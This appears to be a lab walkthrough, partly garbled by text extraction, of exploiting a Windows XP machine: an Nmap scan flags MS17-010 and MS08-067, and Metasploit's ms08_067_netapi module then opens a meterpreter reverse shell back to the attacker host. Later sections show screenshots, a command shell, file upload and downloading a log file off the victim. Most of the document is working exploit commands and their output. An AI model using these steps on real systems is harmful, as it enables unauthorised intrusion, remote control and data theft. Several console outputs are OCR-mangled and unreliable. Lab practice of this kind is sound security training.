Windows XP Exploitation

Vulnerability Assessment

Tool Nmap:

Performing the Vulnerability Scan on the XP Machine:

```
tarting Nmap 7.93 ( https://nmap.org ) at 2023-12-21 14:59 GMT
broadcast-avahi-dos:
   Discovered hosts:
     224.0.0.251
   After NULL UDP avahi packet DoS (CVE-2011-1002).
   Hosts are all up (not vulnerable)
map scan report for davin-b6b4ad585 (192.168.1.31) ost is up (0.0057s latency).
      STATE SERVICE
ORT
.35/tcp open msrpc
.39/tcp open netbios-ssn
.45/tcp open microsoft-ds
AC Address: 48:68:4A:EB:D0:2A (Intel Corporate)
lost script results:
smb-vuln-ms17-010:
   VULNERABLE:
   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     State: VULNERABLE
     Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).
     Disclosure date: 2017-03-14
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
 smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
 samba-vuln-cve-2012-1182: NT STATUS ACCESS DENIED
 smb-vuln-ms08-067:
   VULNERABLE:
   Microsoft Windows system vulnerable to remote code execution (MS08-067)
     State: VULNERABLE
     IDs: CVE:CVE-2008-4250
            The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
            Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
            code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Penetration Testing.

Penetration Testing

Tool: Metasploit Framework

Command: type msfconsole in the terminal

```
###################
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                           ### #
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                           ## ##
                          https://metasploit.com
      =[ metasploit v6.3.5-dev
    --=[ 2296 exploits - 1202 auxiliary - 410 post
    --=[ 965 payloads - 45 encoders - 11 nops
   - --=[ 9 evasion
Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >>
```

We will be performing following steps:

1. Let's search for the exploit.

Command: "search <exploit name>

2. We will use the exploit

Command: "use <index number> or <exploit name>"

3. In order to perform the exploit, we need to enter some informations like IP address of Victim. For that we need to view the list.

Command: "options" or "show options"

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08 067_netapi) >> options
S. in order to period the exploit, we need to order some informations like IP address of Victim. For that we need to view the list.

Module options (exploit/windows/smb/ms08 067_netapi):

Name Current Setting Required Description

RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
result of the pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description

EXITFUNC thread yes The pipe name to use (Accepted: '', seh, thread, process, none)
Thost 192.168.1.14 yes The listen address (an interface may be specified)

Exploit target:

T.d. Name

T.d. Name
```

RHOSTS: In RHOST we will add the victim machine IP address. [Over here we will add XP Machine IP Address]

LHOST: In LHOST we will add the attacker machine IP address. [Over here we will add Kali IP Address]

4. Now we will Assign the value to RHOSTS.

Command: "set RHOSTS < XP IP address>

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> set RHOSTS 192.168.1.31
RHOSTS => 192.168.1.31
```

Again we type "options" we will be able to view the assigned value.

```
Name Current Setting Required Description

RHOSTS RPORT 445 The SMB service port (TCP)
SMBPIPE BROWSER in LHOST wayes add the The pipe name to use (BROWSER; SRVSVC) add Kall IP Address)

Payload options (Windows/meterpreter/reverse_tcp):

Name Current Setting Required a Description

EXITFUNC LHOST used 105 0 AGG yes 0 CM Exit technique (Accepted: 11, seh, thread, process, none) 31
LPORT 4444 yes The listen address (an interface may be specified)

Again we type options we will be able to view the assigned value.
```

5. Final Step, we will execute the exploit.

Command: "run" or "exploit"


```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 192.168.1.14:4444
[*] 192.168.1.31:445 - Automatically detecting the target...
[*] 192.168.1.31:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.1.31:445 - Selected Target: Windows XP SP2 English (Always0n NX)
[*] 192.168.1.31:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.31
[*] Meterpreter session 1 opened (192.168.1.14:4444 -> 192.168.1.31:1035) at 2023-12-21 15:35:43 +0000

[Meterpreter 1)(C:\WINDOWS\system32) >
```

As we see we have got the meterpreter session of XP Machine.

6. Lets play with meterpreter session, first command we will type is "help".



We can execute various commands like

a. Sysinfo

b. screenshot

```
(Meterpreter 1)(C:\WINDOWS\system32) > screenshot
Screenshot saved to: /home/parrot/bRufAMoN.jpeg
(Meterpreter 1)(C:\WINDOWS\system32) >
```

c. shell

```
(Meterpreter 1)(C:\WINDOWS\system32) > shell
Process 612 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

```
C:\WINDOWS>cd ..
cd ..
C:\><mark>di</mark>r
dir
Volume in drive C has no label.
Volume Serial Number is 3010-95F0
Directory of C:\
04/30/2023
            12:26 PM
                                        0 AUTOEXEC.BAT
04/30/2023
            12:26 PM
                                        0 CONFIG.SYS
09/02/2023
            01:20 PM
                                          Documents and Settings
                          <DIR>
10/31/2023
            08:56 PM
                         <DIR>
                                          Hacked
09/02/2023
            02:02 PM
                                   5,495 monkey.php
            12:33 PM
04/30/2023
                                          Program Files
                          <DIR>
11/08/2023
            08:17 PM
                         <DIR>
                                          WINDOWS
                3 File(s)
                                    5,495 bytes
                4 Dir(s) 8,357,371,904 bytes free
```


d. Upload:

Command: upload <source> <destination>

Example: upload /home/parrot/Hacked.jpeg "C:\Documents and

Settings\Administrator\Desktop\Hacked"

(Meterpreter 1)(C:\WINDOWS\system32) > upload /home/parrot/Hacked.jpeg "C:\Documents and Settings\Administrator\Desktop\Hacked"
[*] Uploading : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg
[*] Completed : /home/parrot/Hacked.jpeg -> C:\Documents and Settings\Administrator\Desktop\Hacked\Hacked.jpeg



e. Download:

Command: upload <source> <destination>

Example: download C:\Windows\msgsocm.log /home/parrot

```
(Meterpreter 1)(C:\WINDOWS\system32) > download C:/Windows/msgsocm.log /home/parrot/
[*] Downloading: C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
[*] Downloaded 871.00 B of 871.00 B (100.0%): C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
[*] Completed : C:/Windows/msgsocm.log -> /home/parrot/msgsocm.log
```